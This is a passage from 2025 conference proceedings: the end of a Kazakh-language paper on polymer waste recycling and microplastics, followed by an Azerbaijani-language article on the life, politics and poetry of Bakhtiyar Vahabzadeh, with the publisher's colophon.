Полимер қалдықтарының қоршаған ортада уақыт өте келе фрагментацияға ұшырауы нәтижесінде микропластиктер түзіледі. Микропластиктер – диаметрі 5 мм-ден аспайтын ұсақ пластик бөлшектері. Олар су, топырақ және ауа арқылы тірі ағзаларға еніп, адам денсаулығына қауіпті әсер етуі мүмкін. Мысалы, бір реттік полипропилен стақандары фрагментацияланып, мыңдаған микробөлшектерге бөлінуі мүмкін. Ресейлік зерттеулер көрсеткендей, тек қана бір өнім түрінен жыл сайын триллионнан астам микропластик бөлшектері қоршаған ортаға түседі.[5]

1-сурет. Полимер қалдықтарын қайта өңдеу жүйесінің тиімділігін және ресурстарды үнемдеп, қоршаған ортаны қорғаудың жолдары.

Қайта өңдеу және микропластиктерді азайту жолдары

Полимер қалдықтарының қоршаған ортаға теріс әсерін азайту үшін бірқатар шараларды іске асыру қажет. Біріншіден, экономикасының тұйық цикліне көшу, яғни қайта пайдалануға жарамды материалдарды өңдеп, қайта қолдану жүйесін енгізу керек.

Екіншіден, халық арасында экологиялық сауаттылықты арттыру, тұрмыстық қалдықтарды сұрыптау мәдениетін қалыптастыру маңызды. Үшіншіден, мемлекеттік деңгейде заңнамалық базаны жетілдіріп, полимер қалдықтарын басқару бойынша нақты шараларды қабылдау қажет. Сонымен қатар, полимер қалдықтарын қайта өңдеудің тиімді технологияларын енгізу мен қолжетімді инфрақұрылымды дамыту қажет (2-кесте).[6]

2-кесте. Полимер қалдықтарын тиімді басқарудың негізгі әдістерін, олардың әсерін және нақты мысалдарын көрсетеді

Шаралар түрі	Әсері	Мысалдар
Экономиканың тұйық цикліне көшу	Қалдық көлемін азайту	Қайта пайдаланылатын орамалар
Экологиялық білім беру	Сұрыптау мәдениетін арттыру	Мектеп бағдарламалары
Заңнамалық реттеу	Қайта өңдеу тиімділігін арттыру	Пластик пакеттерге шектеу
Технологиялық жаңалықтар енгізу	Өңдеу сапасын арттыру	Биополимерлерді қолдану

Қорытынды. Полимер қалдықтарының қайта өңделуі мен микропластиктердің қоршаған ортаға таралуын шектеу – қазіргі заманның маңызды экологиялық міндеттерінің бірі. Рециклинг жүйесін жетілдіру, халықтың экологиялық мәдениетін арттыру және мемлекеттік қолдау арқылы бұл мәселені шешуге болады. Полимер қалдықтарын тиімді басқару қоршаған ортаны қорғауға, экономиканы дамытуға және қоғамның өмір сүру сапасын арттыруға мүмкіндік береді.

ПАЙДАЛАНЫЛҒАН ӘДЕБИЕТТЕР

1. Кочуров Б.И., Блинова Э.А. Микропластик в составе твердых коммунальных отходов: расчет потенциально возможного фрагментирования твердой полимерной упаковки // Биология. – 2021. – №4. – С. 13-18.
2. Ресейдегі пластик қалдықтарын қайта өңдеу туралы мәліметтер – Ресейдің Экология министрлігі мен Қатты тұрмыстық қалдықтарды басқару қауымдастығының 2023 жылғы есебі.
3. Егорова М.В. Возможности и ограничения рециклинга полимеров: экономико-технологический аспект. – Казань: КГТУ, 2011. – С. 214.
4. Қазақстандағы полимер қалдықтарын қайта өңдеу туралы ресми деректер (2024) – ҚР Экология және табиғи ресурстар министрлігінің есебі.
5. Prata J.C., Da Costa J.P., Lopes I. Environmental exposure to microplastics: An overview on possible human health effects // Science of the Total Environment. – 2020. – Vol. 702.
6. The New Plastics Economy: Rethinking the Future of Plastics // Ellen MacArthur Foundation. – 2020.

Literature

Poetry of Bakhtiyar Vahabzade

Azizova Shafag Faig

Bəxtiyar Vahabzadə poeziyası

Əzizova Şəfəq Faiq qızı

Müəllim, ADPU-nun nəzdində Azərbaycan Dövlət Pedaqoji Kolleci, Azərbaycan. Orcid id: 0000-0002-7668-1805

Abstract: Bakhtiyar Vahabzadeh, a prominent representative of Azerbaijani literature and the poetic thought of the 20th century as a whole, is known far beyond the borders of our republic for his multifaceted activity. First of all, he was a thoughtful poet, lyricist, and playwright who always spoke the word of his people. The legacy of Bakhtiyar Vahabzadeh, who is also remembered in the memory of our recent history as a talented scientist, publicist, zealous, courageous public figure, wise educator who raised a new fighting generation, and a simple and sincere person - his poems, dramas, scientific and publicistic writings - have been translated into many languages of the world (English, Russian, French, German, Persian, Turkish, Polish, Spanish, Hungarian, Uzbek, Kazakh, Tajik, Turkmen, Estonian, Latvian, Lithuanian, Ukrainian, Romanian, Moldovan, Georgian, etc.) and have been met with great love.

Key words: Bakhtiyar Vahabzadeh, a thoughtful poet, poet, lyricist, and playwright, wise educator.

Azərbaycan ədəbiyyatının, bütövlükdə XX əsr poetik fikrinin görkəmli nümayəndəsi Bəxtiyar Vahabzadə çoxsahəli fəaliyyəti ilə respublikamızın sərhədlərindən çox-çox uzaqlarda tanınır. O, hər şeydən əvvəl, mütəfəkkir şair, lirik, dramaturq olaraq həmişə xalqının sözünü deyib. Son dövr tariximizin yaddaşına həm də istedadlı alim, publisist, qeyrətli, cəsarətli ictimai xadim, yeni mübariz nəsil yetişdirən müdrik pedaqoq, sadə və səmimi insan kimi həkk olunan Bəxtiyar Vahabzadənin irsi- şeirləri, dramları, elmi-publisist yazıları dünyanın çox dillərinə (ingilis, rus, fransız, alman, fars, türk, polyak, ispan, macar, özbək, qazax, tacik, türkmən, eston, latış, litva, ukrayna, rumın, moldova, gürcü və b.) tərcümə edilib və böyük sevgi ilə qarşılanıb.



Əsil şeirin yaranması günəşin doğulması ilə müqayisə edilə bilər. Türkün poeziya günəşi- xalq şairi, akademik Bəxtiyar Mahmud oğlu Vahabzadə 1925-ci il, avqust ayının 16-da Şəkidə doğulub. Şəki dağlar qoynunda yerləşir. Üç tərəfdən yamyaşıl, sıxyar-paqlı ağaclarla örtülmüş dağlar şəhərin keçilməz hasarlarıdır. Yalnız bir yanda- Azərbaycanın ürəyi Bakıya doğru uzanan yolların keçidində dağlar yerə yatır, bir az çılpaqlaşır- bu hissə Şəkinin Şərqə açılan pəncərələridir. O yolda bir körpü da var. El keçən körpüdür ora. Və atalarımız deyir ki, el keçən yerləri ot-almaq basmaz. Həmin alçaqlıq

şəhərin elmə, biliyə, özünüdərkə, dünyaya giriş-çıxışdı. Bu giriş-çıxış olmasaydı, bəlkə də ötən yüzillikdə Mirzə Fətəli Şəkidən Tiflisə ayaq açıb qoca Şərqin müdriklik zirvəsini fəth etməzdi. 13 yaşlı Rəşidbəy Əfəndiyev şəhəri tərk edib maarif ziyasını Azərbaycana yaymazdı...

Bir vaxtlar nakam şəhərdə- adamlar arasında rahatlıq tapmayıb Şəki dağlarına sığınmış, cildlərlə əsərlər yaratmışdı. Molla Cuma qayalardan süzülən “soyuq bulaq”lardan içib aşıq sənətinin elə ucalığına qalxmışdı ki, oranı da ancaq Şəkinin qarlı dağlarıyla müqayisə etmək olar. Məhz Bəxtiyar zirvəsinə illərin arxasından baxanda insan ayağı dəyməyən, yay, qış ağappaq dağ başını görürəm. Bəxtiyar zirvəsində türk dünyasının yaxın tarixinin tam xronikası, insanların ziqzaqlı yaşantısı, duyğuları, uğurları, uğursuzluqları, dərdi, sevinci, təzadları əks olunub. Türk poeziyasının fəlsəfi istiqamətinin, mübarizə və üsyankarlığının, psixoloji lirizminin iyirminci yüzilliyin ikinci yarısında yükünü daşımaq Şəki dağlarının qoynunda boya-başa çatan, adı Bəxtiyar olsa da, xalqının bəxtiyarlığını görmədiyi üçün özünü həmişə narahat hiss edən bir şairin öhdəsinə düşmüşdü.

O, əlinə qələm alıb ana dilində yazmağı və əlifbanı Şəkidə öyrənsə də, 1934-cü ildə ailəsi ilə bərabər Bakıya köçüb, 1942-ci ildə orada orta məktəbi bitirib Bakı Dövlət Universitetinin filologiya fakültəsinə daxil olub. 1947-ci ildə həmin fakültəni bitirdikdən sonra elmi yaradıcılığa həvəs göstərdiyindən universitetin nəzdində aspiranturaya girib. Doğrudur, şair əvvəl həkim olmaq arzusuyla Tibb İnstitutuna girib. Lakin ətrafındakı insanların fiziki sağlğının keşiyində durmaqdan çox, mənəvi xəstəlikdən qurtarmağa ehtiyaclarını duyub haqqın yolunu aramağa başlayıb, bütün həyatını sözə, istiqlal mücadiləsinə həsr edib.

Bəxtiyar Vahabzadənin uşaqlığı repressiya çağlarına, gəncliyinin ən çılgın dövrü isə İkinci dünya müharibəsi illərinə düşüb. O, qarşılaşdığı dəhşətli hadisələri daxilindən keçirdikcə, narahat ürəyinin döyüntülərini şeirə çevirib etiraz səsinə ucaltmışdı. Onun ilk qələm təcrübəsi məhz dünyanı faşizm kabusu bürüdüüyü illərdə sınaqdan çıxmışdır. İlk mətbu şeirləri ilə Səməd Vurğunun diqqətini özünə cəlb etmiş, onun xeyir-duasını alandan sonra bütün ömrünü poeziyaya həsr etmişdir. Şair 1945-ci ildə Yazıçılar İttifaqının üzvlüyünə qəbul olunub. Lakin elmi-pedaqoji işdən də ayrılmayıb. 1951-ci ildə “Səməd Vurğunun lirikası” mövzusunda dissertasiyasına görə namizədlik, 1964-cü ildə “Səməd Vurğunun həyat və yaradıcılığı” monoqrafiyasına görə isə filoloji elmlər doktoru alimlik dərəcəsi alıb.

Məhsuldar bədii yaradıcılıqla yanaşı, B.Vahabzadə 40 ildən artıq Bakı Dövlət Universitetində dərs deyib, 1990-cı ildə təqaüdə çıxıb. 1980-ci ildə Azərbaycan Elmlər Akademiyasının müxbir üzvü, 2001-ci ildən isə həqiqi üzvü seçilib.

B.Vahabzadə 70-dən artıq şeir kitabının, 2 monoqrafiyanın, 11 elmi-publisist kitabın və yüzlərlə məqalənin müəllifidir. Akademik Dövlət Dram Teatrının səhnəsində onun “Vicdan”, “İkinci səs”, “Yağışdan sonra”, “Yollara iz düşür”, “Fəryad”, “Hara gedir bu dünya?”, “Özümüzü kəsən qılınç”, “Cəzasız günah”, “Dar ağacı” pyesləri, paytaxtın digər teatrlarında “Atamın kitabı” əsəri tamaşaya qoyulub. O, tarixi və müasir mövzuda 20-dən artıq irihəcmli poemanın müəllifidir.

O, 1974-cü ildə əməkdar incəsənət xadimi, 1975-ci ildə respublika, 1984-cü ildə isə SSRİ Dövlət Mükafatı laureatı adlarına layiq görülüb. 1995-ci ildə Azərbaycan xalqının milli azadlıq uğrunda mübarizəsində xüsusi xidmətlərinə görə “İstiqlal” ordeni ilə təltif edilib.

Azərbaycan Yazıçılar Birliyinin böyük söz ustasının 75 illik yubileyi ərəfəsində hazırladığı məlumatda deyilir: «B.Vahabzadənin şeirləri obrazların kamilliyi, bədii vasitələrin müasirliyi və orijinallığı ilə seçilir. Bütün əsərlərində dünyaya fəlsəfi baxış əsas yer tutur.

Son 30-40 ildə Azərbaycan ədəbiyyatında B.Vahabzadə qədər ümumxalq məhəbbəti qazanmış ikinci bir şairin adını çəkmək çətinidir.

Bədii, elmi-publisistik yaradıcılığını ictimai-siyasi fəaliyyətlə üzvi surətdə əlaqələndirən B.Vahabzadə 5 dəfə Azərbaycan Ali Sovetinə millət vəkili seçilib (1980-2000). O, hələ 60-cı illərdə başlanan milli azadlıq hərəkatının öncüllərindən biri olub. 1950-ci ildə yazdığı “Gülüstan” poeması ilə iki yerə parçalanmış Azərbaycanın tarixi faciəsini dilə gətirib, rus və fars imperiyasının pəncəsi altında inləyən Azərbaycan xalqının azadlıq və istiqlal uğrunda ədalətli mübarizəsinə qoşulub. Bu

poemaya görə, 1962-ci ildə şair “millətçi” damğası ilə çalışdığı Universitetdən çıxarılıb, yalnız 2 ildən sonra iş yerinə qaytarılıb. Sovet rejimində milli varlığı tapdanan, hər cür məhrumiyyətlərə məruz qalan millətinin dərdlərini rəmzlər və müxtəlif ədəbi üsullarla ifadə edib, irihəcmli poemaları və pyeslərində hadisələri ya tarixə, ya da başqa ölkələrə keçirərək öz millətinin dərdlərini dilə gətirib. Birbaşa Sovet diktaturasını ifşa edən əsərlərini isə şair, Sovetlər İttifaqı dağıldandan sonra “Sandıqdan səslər” başlığı altında nəşr etdirib.

Qüdrətli söz ustası, cəsarətli publisist, ədəbi-bədii prosesin təşkilatçısı kimi tanınan B.Vahabzadə ömrünün son illərində xalqı düşündürən bir çox məsələlərdə, o cümlədən uydurma Qarabağ problemi ilə əlaqədar məsələlərdə ağsaqqal kimi ciddi fəaliyyət göstərmişdi. Həmçinin o, ana dilimizin saflığı, təmizliyi uğrunda daim, yorulmadan mübarizə aparıb.

B.Vahabzadənin evi, bir növ, millətin ümid qapısına dönmüşdü. Belə ki, respublikanın müxtəlif kənd və rayonlarından hər gün onlarla məktub alır, neçə-neçə şikayətçini evində qəbul edirdi, onları dinləyir və imkanı daxilində hər birinin dərdinə əlac etməyə çalışırdı. Respublika Ali Sovetinin sessiyalarında, ictimai-siyasi məclislərdə, kütləvi informasiya vasitələrindəki çıxışlarında o, xalq mənafeyinin əsl müdafiəçisi, həqiqi vətənpərvər və ictimai xadim kimi hamının dərin hörmət və məhəbbətini qazanıb. Yaradıcılığı boyu xalqın istək və arzularını tərənnüm edən, bu arzuların həyata keçməsinə çalışan vətəndaş şair üçün xalqın mənafeyi onun şəxsi mənafeyinə çevrilib”.

Bəxtiyar Vahabzadə sözün həqiqi mənasında narahat insan idi. Oxuculardan şikayət dolu məktublar alanda da, ünvanına yönələn qərəzli yazılar qəzetlərdə işıq üzü görəndə də, mitinqlər baş verəndə də, qonşunun - düşmənin xalqımıza qarşı iftirlərini eşidəndə də, qanlı yanvar hadisələrində sovet imperiyasının generalıyla Azərbaycan televiziyasında üz-üzə gələndə də... Nə qədər ki, dünyamızda haqsızlıq var idi, Bəxtiyar Vahabzadənin də narahatlığı bitib-qurtarmırdı...

Gözümün önündə

haqqı döyürlər,

Qışqırır,

səsinə bir səs verən yox.

Zorun arxasında

elə gizlənib,

Onu nə eşidən,

nə də görən yox...

Bəxtiyar Vahabzadədən xalq çox şey gözləyirdi. Və bəzən elə bilirdilər ki, o hər işə qadirdir. Şair Bəxtiyarın meydanında döyüş sözlə aparılırdı. O, sözünü hər yerdə həmişə demiş- özü də sərrast, açıq, özünü oda-közə vuraraq demişdi. 50-ci illərdə də, XI əsrin birinci on illiyində də. Üzündəki kədərin bir sirri də onda idi ki, bəzən sözü kəsərdən salırdılar. Nizamidən, Nəsimidən, Füzulinin Dədə Qorquddan miras qalan sözün qəribçiliyini, yazıqlığını görmək şair üçün böyük dərd idi. Kimlərsə qəsdən Sözü'nün meydanını daraldırdılar. Bu halda da Bəxtiyar kəlamının dəyəri əvəzsiz idi, müdrikliyi hamımıza “tütüyə” idi. Bəxtiyar Vahabzadədən ancaq şeir istənilməli idi. O ömrünün son anlarına kimi qələmini yerə qoymamışdı. Şair: “Dünyaya mənim sorğu-sualım da tükənməz” – deyərək getdi.

Bəxtiyar Vahabzadə poeziyası həyat dərslərimizdir. Onun içərisində zaman, eşq, vətəndaşlıq, mübarizlik, üsyankarlıq, mərdlik, ərənlik, qeyrət, ar, namus, düzlük, saflıq və daha nələrə çağırış var. Bu poeziyada inamsızlıq, tərəddüd, məğlubluk, üzüdnüklük yoxdur. İnsan oxuduqca düşünür, düşündükcə mətnləşir, dözümlülük, əyilməzlik tapır, Bəxtiyar Vahabzadənin “mən”ini - qəhrəmanlarını tanıdıqca özünü dərk edir, ümitsizlikdən yaxa qurtarır, vuruşmaq, qələbə çalmaq istəyir.

O dövrdə Sovetlər İttifaqında dövlətin yüksək mükafatlarını almış şairin dilindən ittihamnamə eşidəndə partiya “funksioner”ləri bəlkə də bir şeyə heyflənirdilər. Bəxtiyar Vahabzadənin

“Gülüstan” deyən dilini kəssəydilər, “bu gün cıncırını çıxardan tapılmazdı”. Eşitdiyimə görə, şair o çağlarda imperiya nöqərlərinin onaverdiyi təltifləri “itin ağzına atılan sümüyə” bənzətmişdi.

Bəxtiyar Vahabzadə bir sözü kombinasiyalara uğradaraq elə poetik strukturlar, modellər yaradırdı ki, orada eyni hal müxtəlif funksiyalarda çıxış edirdi:

Əyri ayrılığı yeridir daşa,

Keçib ayrılıqla

hamıdan başa.

İki misrada “əyri” sözü üç dəfə işlənir. Lakin hərəsi bir yükün daşıyıcısıdır: birinci “əyri” icraçıdır-onun “ayrılıqları daşa yeritmək”dən başqa əlindən heç nə gəlmir, ikinci vasitədir- ayrılığı ilə daşlara da təsir göstərir, üçüncü isə mütləq-hakimdir- əyri işlərlə keçib oturur hamıdan başda. Yalnız Bəxtiyar qüdrətiylə eyni söz kiçik poetik fiqurun (həmin şeirdə iki misranın) içərisində fərqli mənə tutumlarına malik ola bilirdi. Klassik fəlsəfi şeirdə forma, struktur ikinci dərəcəli idi. Üstünlük məzmunun əlində cəmlənirdi. Onun əsərlərində isə hər ikisinin vəhdəti əsas götürülürdü:

Rəhbər cahildirsə, millət də qafil,

Demək, bu məmləkət üz üstə batmış.

Millət də, rəhbər də oyanan deyil,

Oyada bilərmə yatmışı yatmış?

1990-cı ildə xalqının başına açılan müsibətlərin səbəbkarına üzünü tutub dedi ki bu misralarda nifrətinin həddi-hüdudu yox idi. Lakin həmin nifrətin mayasında da insanları qəflət yuxusundan oyatmaq dururdu. Bir il sonra isə Qərbi Azərbaycan ellərini, Qarabağı köklü insanlarından təcrid etməkdən ötrü “siyasət oyunları”nda uduzanlara deyirdi ki:

Köksümüzə sinə dağı,

Biz yaşadığı qul sayacağı.

Gələn satdı bu torpağı

Dədəsinin malı kimi.

Xalqın ürəyi geniş olduğu qədər sadələvhəddir, bağışlayandır. Bəlkə də üstünə yağan dərdlərin çoxluğundan yaddaşları tez don vurur. Şair buna görə də bərk narahat idi. Azərbaycanın taleyində çox hadisələr baş vermişdi ki, onları heç vaxt yaddan çıxartmaq olmazdı. Müsibətləri unutduqca düşmən də qüvvətlənir. Bu mənada, Bəxtiyar Vahabzadə poeziyası ana laylasını əvəzləməyir:

Dedim, silinməsin

bu qan, bu qada,

Bir də güllə izi

dağ-daşımızdan.

Yalnız bu günə yox,

biz sabaha da

Gülgü tutmalıyıq

yaddaşımızdan.

Bəxtiyar Vahabzadənin poeziya dünyasının mövzu dairəsində nələr yoxdur: qəm də var, sevinc də; məhəbbət də var, məkr də; sədaqət də var, xəyanət də; razılıq da var, etiraz da; keçmiş də var, bu gün də; mərdlik də var, namərdlik də; inam da var, tərəddüd də; həyat da var, ölüm də; cənnət də var, cəhənnəm də; gülüş də var, ağlamaq da; ayrılıq da var, vüsəl də; xeyir də var, şər də; müdriklik də var, nadanlıq da, ucalıq da var, alçaqlıq da... Amma ikincilər həmişə təslim vəziyyətdədir, zirvəni fəth etmək cəhdləri boş çıxır, bəzən hökm, sərvət əllərində cəmlənsə də, mənən cılız, yoxluğa, puçluğa məhkumdurlar.

Sevgidən yazanda da şair istiqlal barədə düşünmüş və ömrü boyu xalqının əsil istiqlala çatması uğrunda vuruşmuşdu. Onu zaman və tale şairi də adlandırmaq olar. Nə ağırlı, nə də şirinli, nə soyuqlu, nə də istili anını dəyişmək, başqa axara salmaq mümkündür Zamanın. Şair öz işində olan Zamanla kəllələşirdi, çünki:

Nöqsanını üzə deyən
namərd deyil,
Kirayədə yaşadığın
ev yurd deyil.
Anan sənə ögey olsa,
bir dərd deyil,
Zaman sənə ögey olsa
vay halına!

Şair “zamanın diri-diri bizi dəfn etdiyi” dünyadan türkün tarixi taleyini qaytarmağı umurdu, çox hallarda məsələni tələb şəklində qoyurdu. Həmişə mərdliyə arxalanan, haqqa tapınan, qılıncdan çox elmə, mədəniyyətə, incəsənətə, muğama köklənən xalqının namərd dünyada yersiz, yurdsuz qalması, öz evində kirayəçi sayılması, torpağından qovulub çadırlarda ömür-gün çürütməsi, zülm, sitəm görsə də, üstünə “vəhşi” damğasının vurulması onun üsyankarlığını şiddətləndirirdi. Bəxtiyar Vahabzadənin narahatlığının bir əsas səbəbi də o idi ki, “Bərəkət tumu tək dörd ildən bəri, Əkirik torpağa biz şəhidləri”.

Bəxtiyar Vahabzadə təkcə Azərbaycan türklərinin deyil, bütün türk dünyasının bütövlüyü, tamlığıdır. Onun sənətində qırğızın da, özbəyin də, türkmənin də, qaqauzun da duyğuları, düşüncələri, istəkləri əks olunub. Bəxtiyar poeziyası türkün üz ağlığıdır, qılıncdan iti söz çələngidir. Təsadüfi deyil ki, müasir dünya nəsrinin görkəmli nümayəndəsi Çingiz Aytmatov şairin yaradıcılığını iyirminci yüzilliyin zirvəsi sayırdı.

Çox vaxt biz öz dahilərimizi başqalarının gözü ilə kəşf edirik. Lakin bu gün bizim, yəni xalqın əksər hissəsinin Bəxtiyar Vahabzadəyə həm şair-sənətkar kimi, həm də ictimai xadim kimi inamı varsa, deməli, gələcəyə ümidimizi itirməmişik. Azərbaycan xalqı bir dizini yerə qoymağa məcbur edilsə də, yıxılmadı, gücünü, əzmini toplayıb bir gün azğın düşməyə qalib gələcək, torpaqlarımızı geri alacaq, birliyimizi təmin edəcək, Bəxtiyar Vahabzadənin də arzuları gerçəkləşəcək.

Ədəbiyyat

1. Seçilmiş əsərləri (2 cildə). I c. Bakı: Azərnəşr, 1974, 283 səh
2. Fikrət Türkmən. “Türk dünyasının böyük şairi-Bəxtiyar Vahabzadə”
3. Yeni Azərbaycan .-2009.- 21 fevral.- S. 9.
4. Zümrüd Bayramova. Bəxtiyar Vahabzadə dünyasının hikməti Səs.-2019.- 16 avqust.- S. 7.
5. Cəfərov N. (1993). Kim haqlıdır: Bəxtiyar Vahabzadə, yoxsa “Bakinskies raboçi?”. “Millət” qəzeti, 20 noyabr.
6. Gəray F. Bəxtiyar Vahabzadə (Şairin siyasi portreti). “Yeni fikir” qəzeti, Bakı, 1990, 28 noyabr; 1991, 23-30 yanvar.



Publisher.agency: Proceedings of the 9th International Scientific
Conference «Foundations and Trends in Research» (April 3-4, 2025).
Copenhagen, Denmark, 2025. 373p

editor@publisher.agency

<https://publisher.agency>

University of Copenhagen

Lindestien, 23

2605 Brøndbyøster Copenhagen,

Denmark